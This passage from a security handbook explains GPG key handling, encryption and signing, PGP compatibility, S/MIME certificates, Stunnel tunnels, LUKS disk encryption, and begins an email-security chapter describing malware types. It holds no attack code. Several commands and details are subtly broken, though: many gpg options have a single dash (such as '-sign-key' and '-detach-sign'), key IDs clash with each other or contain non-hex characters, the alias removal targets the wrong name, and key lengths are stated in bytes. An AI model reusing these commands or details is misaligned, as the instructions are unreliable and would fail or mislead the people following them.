The default model with its three marginally trusted keys required to trust a new key, or one fully trusted key can be modified:

`--marginals-needed` *n*
: Set to *n* the minimum number of marginally trusted keys needed to trust a new key.

`--completes-needed` *n*
: Set to *n* the minimum number of fully trusted keys needed to trust a new key.

These numbers should only be increased from their default value, not decreased, to keep a safe Web of Trust model.

Import of Public Keys

You can list the keys already imported from a file or from a keyserver.

To import a public key from a keyserver, use the following commands:

```
[julien@asus ~]$ gpg --recv-keys DBC967BA
gpg: requesting key DBC967BC from hkp server wwwkeys.eu.pgp.net
gpg: key DBC967BC: "A Friend <friend@company.com>" 8 new signatures
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
```

```
gpg: depth: 0  valid:   2  signed:   2  trust: 0-, 0q, 0n, 0m, 0f, 2u
gpg: depth: 1  valid:   2  signed:   0  trust: 2-, 0q, 0n, 0m, 0f, 0u
gpg: Total number processed: 1
gpg:         new signatures: 8
```

The output explains that the eight keys signed by *A Friend* were also imported. Before the key is signed, we must get the fingerprint in order to verify it with its owner:

```
[julien@asus ~]$ gpg --fingerprint DBC967BA
pub   4096R/DBC967BC 2005-05-11
      Key fingerprint = 47ED 22F9 51D9 BA85 E235 265F 8448 D230 DBC9 67BC
uid                  A Friend <friend@company.com>
sub   4096R/B69AF904 2005-05-11
```

After careful verification, the key can be signed:

```
[julien@asus ~]$ gpg -sign-key DBC967BA
```

At any time, you can see the list of keys you have signed:

```
[julien@asus ~]$ gpg -list-keys
```

Revoke a Key

You can revoke your own key either by uploading a revocation certificate directly to a key server or by using the *revkey* command:

```
[julien@asus ~]$ gpg --edit D13A0DCC
[...]

Command> revkey
Do you really want to revoke the entire key? (y/N)y
```

Your passphrase is required to revoke the key or its subkey.

The keyring is the list of public keys you have imported. To delete a key from your keyring, use the following command:

```
julien@asus ~]$ gpg -delete-key D13A0DCC
```

My version of GPG has 298 command-line options. It is hard to remember all of them. I recommend installing the package *bash-completion* (also available with Cygwin). Once it is installed, the Tab key used for filename completion can also be used to complete options. For example, typing **gpg --delete<tab>** gives all the options starting with `--delete`.

The limitation of *bash-completion* is that the list of options for each tool is hardcoded. The version of *bash-completion* and GPG should be synchronized by your distribution, but this is unfortunately not always the case.

15.12 Encryption and Signature with GPG

Once GPG is installed and the key created, it is very easy to use it. To encrypt a file for *friend@domain.com*, just enter the following:

```
[julien@asus ~]$ gpg --recipient friend@domain.com --encrypt filename
```

This implies that you already have the public key for *friend@address.com*. If you do not, you can retrieve it from a keyserver:

```
[julien@asus ~]$ gpg --search-keys friend@domain.com
gpg: searching for "friend@domain.com" from hkp server wwwkeys.eu.pgp.net
(1)   A Friend <friend@domain.com>
    A Friend (Work) <friend@work.com>
     1024 bit key BB0D830A, created: 2002-11-06
Enter number(s), N)ext, or Q)uit > 1
gpg: requesting key BE0G830A from hkp server wwwkeys.eu.pgp.net
gpg: key BB0D830F: public key "A Friend <friend@address.com>" imported
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0  valid:   2  signed:   2  trust: 0-, 0q, 0n, 0m, 0f, 2u
gpg: depth: 1  valid:   2  signed:   0  trust: 2-, 0q, 0n, 0m, 0f, 0u
gpg: Total number processed: 1
gpg:               imported: 1
```

This public key is used to encrypt *filename*, and the new encrypted file is named *filename.gpg*, which can only be decrypted by your friend! And not even by you!

The --armor argument can be used to encrypt the file into ASCII. The file created is named *filemane.asc*.

If you want to encrypt files for yourself, you can either use your own public key or you can use a passphrase. The passphrase is used as a symmetric key, meaning that the same key is used to encrypt and decrypt the file:

```
[julien@asus ~]$ gpg --symmetric filename
Enter passphrase:
Repeat passphrase:
```

The encrypted file can also be compressed:

```
[julien@asus ~]$ gpg -compress-algo ZIP -symmetric filename
```

BZIP2 has the best compression ratio, but it also requires more memory to compress and uncompress.

PGP supports only ZIP compression, so this algorithm is preferred to ensure a better interoperability.

All these options can be combined; for example, a file can be encrypted into ASCII with a passphrase or a public key, and compressed. You need both the private and the passphrase to decrypt it.

```
[julien@asus ~]$ gpg -compress-algo ZIP -symmetric -armor --recipient
friend@domain.com --encrypt filename
```

File Signature

Signing a file is done with your private key to allow people to verify that the file is really from you. It is easier than encrypting a file, since you do not need anyone else's public key. To create a signature, use the command:

```
[julien@asus ~]$ gpg --armor -detach-sign filename

You need a passphrase to unlock the secret key for
user: "Julien Sobrier <julien@sobrier.net>"
1024-bit DSA key, ID 5CA8B01C, created 2005-08-29

Enter passphrase:
```

Since your private key is needed, GPG needs your passphrase to decrypt it. Signatures are usually created in ASCII, so the `--armor` option is used. The signature file *filename.asc* must be provided along with the data file *filemane*.

The use of a private DSA key requires using a 160-bit hash size, such as SHA1. But SHA1 is considered a weak hash algorithm that is prone to collisions.

RSA can use any hash size, so the safer SHA512 hash algorithm can be used.

Instead of having two files, one for the signature and one for the actual data, the signature can be merged into the data file:

```
[julien@asus ~]$ gpg --clearsign filename
```

The resulting *filemane.asc* looks like this:

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1
test
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.2.2 (GNU/Linux)
iD8DBQFE4KxlOaOiVFyosBwRAmXGAJ47VNQ5LO/QriAFBOdXIU3wKEKG8QCffX4f
9aJMDpiJagdE6Y9jANP4js4=
=ubt8
-----END PGP SIGNATURE-----
```

The first part of the file indicates the hash algorithm that was used (SHA1 here) and contains the actual data (the string *test* here). Then the signature follows.

The file can then be verified:

```
[julien@asus ~]$ gpg --verify filemane.asc
gpg: Signature made Mon 14 Aug 2006 10:01:25 AM PDT using DSA key ID 5CA8B01C
gpg: Good signature from "Julien Sobrier <address@domain.com>"
```

Linux distributions usually sign their packages with GPG. The installer clients (*apt-get* for Debian, *yum* for Fedora, *urpmi* for Mandriva, etc.) automatically verify the signature with the public key before installing a package.

Email Encryption and Signature

The exact same procedures for file encryption and signature can be used for email. You can copy the signature file or encrypted data into the body of an email. If you look at the source of an email encrypted or signed with GPG, this is exactly what you see: the hash algorithm followed by the hash and the signature in a signed email, and the encrypted data in ASCII in an encrypted email.

However, there are plug-ins to make your life easier. For example, Enigmail for Mozilla Thunderbird or PGP for Outlook can handle encryption, decryption, and signature creation and verification directly inside the email client.

Plug-ins that work with GPG, such as Enigmail, use a GPG-agent, a daemon that handles secret keys. This avoids giving direct access to your secret keys to the plug-in.

Using a GPG plug-in does not provide better security than using the GPG command line. For example, since an encrypted email can only be decrypted by the recipient, some plug-ins keep a decrypted copy in the Sent folder. Enigmail keeps the encrypted version along with your own public key.

Before you choose a GPG plug-in, look at its security history.

15.13 PGP Versus GPG Compatibility

GPG is available on Windows, and there are GPG plug-ins for Outlook (G-Data, WinPutlook, GPGol) and for Eudora, but the market standard on Windows is the commercial PGP from PGP corporation.

The latest versions of PGP and GPG are compatible if you use the algorithms supported by both.

If you use GPG, you should use the ZIP compression, the MD5, SHA1, or RIPEMD160 hash algorithms, and the IDEA, 3DES, or CAST5 algorithms to be compatible with PGP 6 and above. Also, GPG version 5 supports only ElGamal type 16 signatures, where PGP creates an ElGamal type 20 signature by default.

You can also use the arguments `--pgp2`, `--pgp6`, `--pgp7`, or `--pgp8` to force compatibility with PGP version 2, 5, 6, 7, or 8.

It is not very convenient to have to add the `--pgpx` argument every time you type a command. To make the compatibility useable for all, you can create an alias to the *gpg* command:

```
alias gpg='gpg --pgp8'
```

Each call to *gpg* will actually execute `gpg --pgp8 [OPTIONS]`.

To remove the alias, use the command `unalias pgp`.

If you use PGP, avoid the default IDEA and RSA algorithms. They are patented in the United States; most Linux distributions do not provide these algorithms with GPG.

15.14 Encryption and Signature with S/MIME

Secure/Multipurpose Internet Mail Extensions (S/MIME) offers an alternative to OpenPGP to encrypt and sign emails. It is easier to use then GPG or PGP, but it is also restricted to emails. A trusted third party replaces the Web of Trust, and the keys are embedded in an X.509 certificate.

X.509 Certificate

When browsing on secured sites, such as banking sites, the communication is encrypted with HTTPS and an X.509 certificate is associated with the domain and subdomain browsed. Certificates linked to domain names let users confirm they are browsing a legitimate web site, not a fake or a copy. The certificates are delivered by a Certificate Authority (CA) that acts as a trusted third party. By default, web browsers ship with certificates issued by established trusted CAs; for example, VeriSign. If the certificate is not issued by one of these trusted CAs, it displays a warning asking if this third party should be trusted.

Figure 15-16 shows an example of an X.509 certificate issued by VeriSign to Citibank that certifies that I was browsing the legitimate Citibank web site.

Web browsers ship with a default list of trusted Certificate Authorities. In Internet Explorer, this list can be found under Tools → Internet Options → Content → Certificate → Trusted Root Certification Authorities.

In Firefox, the same list is available under Tools → Options → View Certificates → Authorities.

S/MIME

S/MIME is included in standard Microsoft Outlook, Apple Mail, Lotus Notes, BlackBerry email client, and Mozilla Thunderbird. No additional software plug-ins are required for these email clients.

Figure 15-16. X.509 certificate issued by VeriSign

The use of a Public Key Infrastructure (PKI) makes it easier to use. The email client automatically displays a warning message if the certificate used to sign or encrypt the email is not signed by a trusted certificate authority.

Like with GPG, a signature is created with the sender's public key embedded in his own certificate. Encryption is done with the recipient's certificate.

S/MIME was designed to be used for email only, but it is possible to encrypt or sign regular files with the *gpgsm* tool; *gpgsm* accepts similar options to GPG.

Certificate Authority

It is possible to create a self-signed certificate. However, you should remember that it defeats the purpose of the PKI, since the same entity cannot be both a trusted third party and the certificate owner.

VeriSign is the most popular and most trusted Certificate Authority. But acquiring a certificate from VeriSign or from most of the trusted CAs has a cost—commonly, several thousands of dollars for a time-limited certificate. However, a couple of CAs now offer free X.509 certificates. It is highly recommended to choose a free CA that is already trusted by the most popular email clients. Some of the free CAs trusted by default are:

Comodo (http://www.comodogroup.com/)
: Offers free email certificates for personal use only. The key length is limited to 1024 bytes. It is trusted by virtually all email clients.

CAcert (http://www.cacert.org/)
: Not trusted in most applications. If you want your identity to be included in your certificate, you must verify it with his notary-based Web of Trust.

Thawte (https://www.thawte.com/)
: Thawte certificates are trusted by most email software. Thawte was acquired by VeriSign in 2000. You must prove your identity to one of his local notaries within his Web of Trust in order to include your name in your certificate.

Both Thawte and CAcert offer two levels of certificates. The first level validates only that the email address is valid. This does not certify that the owner of the email is who he pretends to be.

Certificates including your identity must be verified physically. A customer could get her identity checked by having it verified at the CA's company. However, this is not scalable and not everyone can afford a trip to South Africa just to get her identity checked by a Thawte employee. Thawte and CAcert have created a Web of Trust, similar to GPG's Web of Trust, to certify the identity of their users.

Users can become notaries for CAcert or Thawte after their identities are verified by capitalizing points. You get points every time your ID is verified by the companies themselves, a trusted third party such as an official registered notary, or by other Thawte/CAcert notaries. Once a user has enough points, his identity is added to the certificate. The certificate certifies both the email address and the identity of the owner.

S/MIME Versus GPG/PGP

S/MIME is easier to use than GPG, is supported by more clients, and is free. With a trusted third party, there is no problem in verifying the key's authenticity. All the trust is placed in one entity.

However, it is not as widely used as GPG. The main reason is historical. S/MIME first supported only weak encryption protocols. This has long been fixed, and it offers the same level of security as GPG; however, it still has a bad image in many people's mind.

The second drawback of S/MIME is that it is designed for email. You must use GPG and another set of keys to sign or encrypt files, so you may as well use GPG for both functions.

Another inconvenient, although minor, problem with S/MIME is that there is no clear warning when the certificate misses the owner's identity and lists only an email address. Each certificate should be verified manually.

15.15 Stunnel

Some protocols, such as LDAP or Telnet, do not support encryption. Even if the protocol can be encrypted, it may not be supported by a client or a server. Data is sent in clear text and can be seen by malicious users.

Stunnel can fix this issue and offer encryption for all protocols based on TCP. It cannot be used for protocols that use port redirection (such as Oracle TNS or clamav [see Chapter 16]) or that use both a control channel and data channel (such as FTP, which uses TCP ports 21 and 20).

Stunnel does not directly encrypt traffic—rather, it relies the OpenSSL libraries. It can be used in four modes:

Client encryption
: Stunnel runs on the client that does not support encryption natively. The traffic is encrypted by Stunnel to a server that supports SSL encryption.

Server encryption
: If the client supports encryption, but the server does not, Stunnel can decrypt the incoming encrypted traffic before it reaches the server application.

Client and server encryption
: If neither server or client support encryption, Stunnel can run on both ends to encrypt and decrypt traffic.

Transparent proxy
: Unencrypted traffic can be intercepted, encrypted, and forwarded to a server that supports encryption or that also runs Stunnel. It is transparent to the client. Such a proxy can be placed at the edge of the network to ensure that all traffic leaving the local network for the Internet is encrypted.

In addition to Unix platforms, Stunnel works on Windows. It can be downloaded from the official Stunnel web site at *http://www.stunnel.org*. It comes with OpenSSL and works as is for testing purpose. It can also be run as a Windows Service.

SSL Versus TLS

Application layer encryption includes both SSL and TLS. The latest versions are respectively SSL 3.0 and TLS 1.0. TLS is an extension to SSL 3.0 and was created to become a standard. In the real world, SSL is used more often than TLS. The main use case for TLS is SMTP with encryption. The major difference between the two protocols is the ability of TLS to negotiate encryption in band. Therefore, you will mostly encounter SSL support on a different port number (i.e., POP3 on port 110 but SSL POP3 on port 995) while TLS would encrypt the traffic using the same port as the regular service (TLS SMTP on port 25).

Create an X.509 Certificate

Since Stunnel uses SSL, an X.509 certificate (see the earlier section "X.509 Certificate") is required. You can create your own certificate. The first step is to generate keys. For example, you can create a 1024-byte RSA key:

```
[julien@asus ~]$ openssl genrsa -des3 -out server.key 1024
Generating RSA private key, 1024 bit long modulus ......
..............++++++ .++++++ e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:
```

The passphrase is used to encrypt the private key. This means that every time Stunnel is launched, the passphrase must be typed manually. It is possible to remove the 3DES encryption to not encrypt the private key with a passphrase:

```
[julien@asus ~]$ openssl genrsa -out server.key 1024
Generating RSA private key, 1024 bit long modulus .........
...........++++++ .++++++ e is 65537 (0x10001)
```

It is very important to keep your private key safe. If you loose it or if somebody gets access to it, the certificate can no longer be used and must be revoked by the CA. Revoking certificates costs money. You should follow the instruction in Section 15.11 to keep a safe copy of your keys.

If you do not use a passphrase, the key is left unencrypted. You must at the very least make it unreadable to other local users:

```
chmod 600 server.key
```

You can then create a Certificate Signing Request (CSR) with this key. You can think about it as an unsigned and uncertified X.509 certificate. It contains your public key and the public information that is available on the final certificate:

```
[julien@asus ~]$ openssl req -new -key server.key -out server.csr
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
```

The following information will be part of your final certificate:

```
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:San Jose
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Domain.com
Organizational Unit Name (eg, section) []:Website
Common Name (eg, YOUR name) []:www.domain.com
email Address []:webmaster@domain.com
Please enter the following 'extra' attributes to be sent with your
certificate request A challenge password []:
An optional company name []:
```

The common name is very important. It must match the domain name accessed by the client. For example, if the certificate is issued to access *https://www.domain.com*, the common name must be *www.domain.com*. If it is used to access an SMTP server at the address *http://smtp.domain.com*, the common name must be *smtp.domain.com*.

A wildcard character can be used in the common name. A wildcard character is a special character that matches different characters; e.g., * is a valid wildcard character for a subdomain. You can use **.domain.com* to obtain a certificate valid for *www.domain.com*, *smtp.domain.com*, or *pop3.domain.com*. You can get one certificate to cover the entire domain instead of having one different certificate for each subdomain.

The challenge password should be left blank. Having a challenge password requires you to enter it interactively whenever the certificate is used, which is not possible with Stunnel.

The CSR is generated as *server.csr*. It must now be signed to become a useable certificate. You can sign your own certificate yourself, but the users will be warned that the certificate is not trusted. I like to sign my certificates to test my CSR before sending them to the CA (see the earlier section "Certificate Authority" for examples of free CAs), so that I can fully test them before I pay any fee to a CA. It also allows you to test Stunnel before you receive the CA for production.

The following command creates an X.509 certificate valid for 365 days:

```
[julien@asus ~]$ openssl x509 -req -days 365 -in server.csr -signkey
server.key -out sobrier.crt
Signature ok subject=/C=US/ST=California/L=San Jose/O=Julien
Sobrier/OU=Julien Sobrier/CN=*.domain.com/emailAddress=webmaster@domain.com
Getting Private key
```

The certificate should be renamed *HASH.0*, where *HASH* is the hash of the certificate to be used with Stunnel. You can get the hash with the following command:

```
[julien@asus ~]$ openssl x509 -hash -noout -in sobrier.crt
c9bc75ba
```

On my Linux distribution, Stunnel looks for certificates in */etc/ssl/stunnel/*. You can copy your certificate into this directory. The private key needs to be copied in the same directory.

```
[julien@asus ~]$ mv sobrier.crt /etc/ssl/stunnel/c9bc75ba.0
[julien@asus ~]$ cp sobrier.key /etc/ssl/stunnel
```

To check your default configuration, type:

```
$ stunnel -version
stunnel 4.11 on i586-mandriva-linux-gnu [...]
Global options
cert      = /etc/ssl/stunnel/stunnel.pem
key       = /etc/ssl/stunnel/stunnel.pem
pid       = /var/run/stunnel/stunnel.pid
```

The Windows version comes with a default certificate and key. They should be used for testing purposes only. A real certificate can be created following the same steps as above in Cygwin.

Client Encryption

The server might support encryption, but a particular client application might not. For example, an application to fill your blog or check the changes on a web page may support HTTP, but not HTTPS (HTTP over SSL). You can run Stunnel on your machine to send encrypted traffic with the same tool. Stunnel can run on the client to encrypt data going out and to decrypt data coming in, as shown in Figure 15-17.



Figure 15-17. Client encryption from HTTP to HTTPS

The default port for HTTPS is 443. On the client, we need to reserve a port to redirect all connections to this HTTPS server. We should use a port that is not used by other servers we need to access, such as 8080.

First, we need to create a configuration file to create the redirection from port 8080 to the http server *www.domain.com:443*:

```
; Client configuration file

; Global variables
client  =       yes

; Do not verify the Certificate chain
verify  =       0

; Do not fork into the bakcground
foreground =    yes

; Print all debug information into /tmp/stunnel.debug
debug   =       debug
output  =       /tmp/stunnel.debug

; Path of the certificates
CApath  =       /etc/ssl/stunnel/

; Redirection from http://localhost:8080/ to https://www.domain.com/
```

```
[https]
accept  =       8080
connect =       www.domain.com:443

; Never close the tunnel
TIMEOUTclose =  0
```

Stunnel 4.x requires the use of a configuration file. Previous versions can use command-line arguments to specify the redirection; this feature is no longer available.

In case the web server requires user authentication, you can add your login and password to the configuration file, which will be automatically provided by Stunnel to the server:

```
protocolCredentials = username:password
```

If you save the configuration file to */etc/ssl/stunnel/client.conf*, you can run Stunnel with the following command:

```
[julien@asus ~]$ stunnel /etc/ssl/stunnel/client.conf
```

Now, if you type the address *http://localhost:8080/* in your web, you will actually access *http://www.domain.com:443/*. You can check the file */tmp/stunnel.debug* if it does not seem to work.

Stunnel can be very useful to debug an HTTPS server. If you need to look at the headers sent by the server, you cannot capture the HTTPS traffic: everything is encrypted and you cannot see the headers. You can run Stunnel with the above configuration to look at the unencrypted server reply:

```
[julien@asus ~]$ telnet localhost 8080
Trying 127.0.0.1...
Connected to asus.secteam.juniper.net (127.0.0.1).
Escape character is '^]'.
GET /index.html HTTP/1.1
Host: domain.com

HTTP/1.1 404 Not Found
Date: Mon, 21 Aug 2006 18:15:31 GMT
Server: Apache/1.3.33 Ben-SSL/1.55 (Debian GNU/Linux) mod_gzip/1.3.26.1a PHP/4.3
.10-16
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

11d
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /index.html was not found on this server.<P>
```

```
<HR>
<ADDRESS>Apache/1.3.33 Ben-SSL/1.55 Server at domain.com Port 445</ADDRESS>
</BODY></HTML>

0"
```

Some people think a web server is protected because it uses SSL. Unfortunately, this is not true. Using Stunnel, any exploit that works with HTTP will work with HTTPS, as we have just seen.

Server Encryption

Stunnel is very handy to add SSL support to existing services available on a server. If you have already installed an SMTP or HTTP server, all you need is Stunnel to add SMTPS and HTTPS without having to reconfigure these services again. For HTTPS and SMTP, the configuration file is:

```
; Server configuration file
; Global variables
client  =       no

; Do not verify the Certificate chain
verify  =       0

; Fork into the bakcground
foreground =    no

; Print all debug information into /tmp/stunnel.debug
debug   =       debug
output  =       /tmp/stunnel.debug

; Path of the certificate
cert  =       /etc/ssl/stunnel/server.pem

; Redirection from port 443 to 80
[https]
accept  =       443
connect =       80
TIMEOUTclose =  0

; Redirection from port 465 to 25
[smtps]
accept  =       465
connect =       25
TIMEOUTclose =  0
```

The certificate */etc/ssl/stunnel/server.pem* should follow this format:

```
-----BEGIN RSA PRIVATE KEY-----
<key>
-----END RSA PRIVATE KEY-----
<empty line>
```

```
-----BEGIN CERTIFICATE-----
<certificate>
-----END CERTIFICATE-----
```

It can be created from the certificate and private key generated previously:

```
[julien@asus ~]$ cat server.key > server.pem && echo >>
server.pem && cat sobrier.crt >> server.pem && chmod 600 server.pem
```

If you host multiple domains on the same IP address (e.g., by using virtual hosts with Apache), certificates will not work for all domains. A certificate is associated with a single domain name. The HTTPS server uses the `Host` header to determine which domain name is accessed. In order to read the `Host` header, the data must be decrypted, which means that the certificate with the public key has already been negotiated between client and server. If you host *domain.com* and *domain.net* on the same IP address, the same certificate is used for both. Say your certificate is for *domain,com*; a warning message will pop up on the client when it accesses *domain.net* because the domain name in the certificate does not match the domain name of the web site. This is a limitation of the HTTPS protocol, not of Stunnel.

The server can be securely accessed at the address *https://www.domain.com/*.

On Linux, it is possible to integrate Stunnel with *inetd* or *xinetd*. This allows Stunnel to start automatically when a new connection requires a redirection. To add SMTPS to a server with an existing SMTP server, add the following line to */etc/inetd.conf*:

```
smtps stream tcp nowait root /usr/local/sbin/stunnel /etc/ssl/stunnel/smtps.conf
```

For *xinetd*, add to the file */etc/xinetd.d/smtps*:

```
service smtps
{
        socket_type             = stream
        wait                    = no
        log_on_success          += USERID
        log_on_failure          += USERID
        server                  = /usr/local/sbin/stunnel
        server_args               = /etc/ssl/stunnel/smtps.conf
        user                    = root
        disable                 = no
}
```

One configuration file must be created for each service. It is similar to the file created earlier, with two differences:

1. The line `[smtps]` must be removed (or commented out with a leading "`;`").
2. The name of the program to run for the given service must be added. For SMTP, add the line `exec = /usr/sbin/smtpd`.

It is better to run Stunnel on the command line rather than with *inetd* or *xinet*, which requires initializing SSL for every new connection. Stunnel with *inetd/xinetd* makes sense only for services that are rarely accessed.

Client and Server Encryption

If neither client nor server supports encryption, you can run Stunnel on both machines as shown in Figure 15-18. To encrypt HTTP traffic, you can run `stunnel client.conf` on the client and `stunnel server.conf` on the server.



Figure 15-18. Client and server encryption

You can also compress sent data by adding this line to both *client.conf* and *server.conf* in the global options section:

```
compression = zlib
```

Transparent Proxy

Stunnel can run on separate machines as a transparent proxy, rewriting the IP address to appear as if there was a direct connection between the client and server. In this configuration, Stunnel must be installed on the gateway between the client and server. This is often used to force encryption over part of the network that is not secured. A setup similar to Figure 15-19 can be used.

On the gateway, Stunnel should use a configuration file similar to *client.conf* used in the earlier section "Client Encryption," with the additional line:

```
Transparent = yes
```

Transparent mode works only on Linux.

15.16 Disk Encryption

As we have seen all along this chapter, securing information traveling through communication channels is of primary importance...but what good does it do if all that is required to get a hold of that information is trivially obtained through physical access, i.e., a stolen laptop. Disk encryption lets you secure your data locally through the same powerful encryption algorithm as those used for secured communications.



Figure 15-19. Transparent proxy

This chapter introduces techniques and methods for local disk encryption. Among the many challenges are:

- Data integrity
- Performance penalty
- Ease of use

15.17 Windows Filesystem Encryption with PGP Disk

PGP Disk for Windows (Figure 15-20) provides both hard drive and virtual disk encryption. When using the virtual disk scheme, it can be either assigned a regular drive letter (for example, *E:*) or mounted inside an NTFS directory. The filesystem hosted by the encrypted virtual drive is FAT32 and the encryption algorithm can be AES-256, CAST5-128, or Twofish-256. As far as usage, it is completely transparent to the end user.

I recommend using your regular private PGP key to encrypt the disk. Storing your PGP private key on an external device is always a good idea. Place it on your USB drive and make sure your passphrase is of reasonable strength.

Figure 15-20. Creation of a virtual disk with PGP Disk

15.18 Linux Filesystem Encryption with LUKS

Filesystem encryption is an important security element of the overall physical security of a computer. Even in this day and age, multiuser systems and distributed environments hash only user's passwords. Everything else is either locally visible from the *root* account or sits unencrypted on a remote fileserver and in plain view of all administrators in the organization. The Linux filesystem encryption state of affairs has long been in limbo. A number of hacks were available to provide some encryption capabilities, but most of the time they were incompatible from platform to platform and even between Linux distributions. They also suffered from terrible performance, making it painful to use on production systems. Among the legacy Linux encryption systems are the *loopbackfs* device (also known as *crypto-loop*), the userspace *encfs*, *cryptofs* based on the Fuse filesystem, and *truecrypt*.

Included with Linux kernel 2.6 came a new infrastructure called the *device-mapper*, which provides users with the ability to create virtual layers of block devices. Among the applications built on top of this new kernel facility is the well-known Logical Volume Manager 2 (LVM2), which provides striping, mirroring, concatenation, and snapshotting of partitions. One of the latest *device-mapper*-based applications is *dm-crypt*. This new target provides transparent encryption/decryption using the new kernel 2.6 *cryptoapi*. The most difficult part in using *dm-crypt* is the partition's creation. To make it easier on end users, *cryptsetup*, a utility assisting in the creation of encrypted filesystems, was developed. The initial version of this tool did not include key management, making it problematic to support multiple user passwords and hard to move encrypted filesystems as atomic entities (because the master key was

not included in the partition). Linux Unified Key Setup (LUKS) specifically addresses this issue. In effect, LUKS is an extension to the TKS1 standard and specifies the format of a partition header that includes all relevant information necessary to set up an encrypted partition, including:

- Cipher
- Keysize
- Key slots, hosting multiple encrypted versions of the master key. This allows many users to decrypt the master key with their own passwords.

As previously mentioned, another advantage of LUKS over other crypto filesystems is portability. Indeed, it is possible to create a LUKS filesystem on Linux that Windows users can access using the FreeOTFE driver. You just need to select a partition that both systems understand, such as FAT, VFAT, or EXT3 (supported through the EXT2IFS Windows driver).

Here are quick step-by-step instructions to create a LUKS partition on Fedora Rawhide 2006:

1. Insert USB drive.
2. Manually Initialize the LUKS partition:

```
[emoret@simca-1000 ~]$ sudo cryptsetup --verify-passphrase
--cipher aes-cbc-essiv:sha256 create Enigma /dev/sdb
Enter passphrase:
Verify passphrase:
```

3. Alternatively, you could use the *gnome-luks-format* tool, as shown in Figure 15-21. Beware that this gnome utility currently does not allow the use of Encrypted Sector Salt Initial Value (ESSIV). Without *salt*, an encrypted partition is subject to brute force attacks!
4. In case you manually initialized LUKS, you need to create a filesystem on the encrypted partition:

```
[emoret@simca-1000 ~]$ sudo mkfs -t ext3 /dev/mapper/Enigma
```

5. You can now mount your newly created LUKS partition with the following:

```
[emoret@simca-1000 ~]$ sudo mount /dev/mapper/Enigma /mnt
```

Comparing dm-crypt to cryptoloop and loop-AES

dm-crypt is the up and coming standard to Linux end user filesystem encryption—but why should older schemes be dismissed?

cryptoloop is mainly outdated because it lacks *salt* in the encryption of data blocks. This can lead to brute force and watermark attacks.

loop-AES, on the other hand, uses *salt* in the same way as *dm-crypt*'s ESSIV (Encrypted Sector Salt Initial Value). The problem with *loop-AES* is that it is currently not part of the mainline Linux kernel, thus custom kernel module, mount, and

Figure 15-21. gnome-luks-format on Fedora Rawhide 2006

losetup are required. Because I like my system to be up to date with the latest packages, it is just too much of a hassle having to rebuild the patch set and replace the userspace utilities every time an upstream update is done by my upstream distribution on any of those packages.

15.19 Conclusion

Currently, between the wild variety of freely available tools at the hacker's disposition and the large number of dedicated security software, it is unpardonable to keep using unencrypted means of communication. In many instances, the balance is tilting towards increased security. It used to be that you had to choose between ease of use and security, but that is not the case anymore. Most of the tools we have seen in this chapter, when run in their basic use case scenario, are as flexible and user friendly as their insecure counterparts. Be safe, use them!

—Julien Sobrier and Eric Moret

16

Email Security and Anti-Spam

There is a wide array of malicious software (*malware*) available that is designed to damage your computer, take control of systems, or gather personal information. Here are some types of malware, although these examples in no way cover all the possible varieties that malicious people create:

Virus

A virus is a self-replicating program that inserts copies of itself in other computer programs (usually executables) or documents (for example, office documents with macros). Viruses often use email to spread across a network. *Polymorphic viruses* modify themselves each time, making them harder detect. *Bombs* are viruses that start acting on a given date (*time bomb*) or with a given action by the user (*logic bomb*).

Worm

A worm is similar to a virus, but worms use vulnerabilities in networking to spread (for example, Slammer exploited a vulnerability in the Microsoft SQL Server, and Sasser exploited a vulnerability in Microsoft Active Directory).

Trojan/Backdoor/RAT

A Trojan, backdoor, or Remote Administration Tool (RAT) allows unauthorized persons to take partial or complete control of an infected system. Unlike viruses or worms, they cannot replicate themselves. They often lie inside programs downloaded from obscure web sites or from peer-to-peer networks.

Spyware

The term spyware includes a wide range of software aimed at spying on the user. Spyware usually does not replicate itself, but it can download other spyware to your computer. Spyware is becoming the most common threat today. Some types of spyware are as follows:

Adware

This is the most common, but also least harmful type of spyware. It displays pop-ups with advertising. It often spies on your web searches and checks the URLs you are visiting to target the advertisement.

Browser hijacker
: Browser hijackers infect your web browser and redirect you to different web sites, change your home page and/or other settings, and add a toolbar to your window.

Key logger
: Key loggers are looking for any data they can steal from the user—for example, login, passwords, credit card numbers, Social Security numbers, and any other personal information. They do this by recording all the key strokes you make and then sending the data back to their home source.

Miscellaneous
: Malicious programmers do not lack imagination, and some of their creations are not easy to catalog. Some malware switches the dial-up phone number for your Internet provider to an over-charged number or simply uses your dial-up modem to call expensive services. Others encrypt your important files and ask you for money to get them back.

The symptoms of a malware infection can be very different and are sometimes difficult to detect. When you receive a new pop up every time you click on a link, you are obviously infected by spyware; but you could spend weeks or months using your computer without knowing that it is being used as a spam relay or to attack other systems. An infected system is not always slower and does not necessarily crash more often.

It is necessary to have software to protect your computer against all these malicious programs. Nothing is worse than being a network security expert and having your own laptop infected! To combat new types of malware, anti-virus programs have evolved to offer a protection against all these types of threats, including spyware. One day, a friend asked me to look at his computer, which was not working correctly. While he was reading his emails, I noticed a scam that was very well designed. I asked him to click on the link to check whether the fake web site was as good as the email. Unfortunately, it was not just a scam. The page contained spyware installed through the latest vulnerability in WMF images. Unfortunately, his computer did not run any anti-virus or anti-spyware software. In less than a minute, the screen was covered by advertising.

Windows is the most targeted operating system. It is the most popular OS, and a lot of users log in as *Administrator*, which mean that any program running can basically do anything it wants on the computer. But this does not mean that other operating systems are more secure. We have seen an increase of attacks against Mac OS X, and Apple has released a lot of security updates for serious vulnerabilities in their software.

Attacking and owning computers is becoming a business. Spammers use them to relay advertising emails. People rent farms of zombie PCs to launch attacks at a larger scale. Protecting your computer against such threats is not an option for paranoid users.

16.1 Norton Antivirus

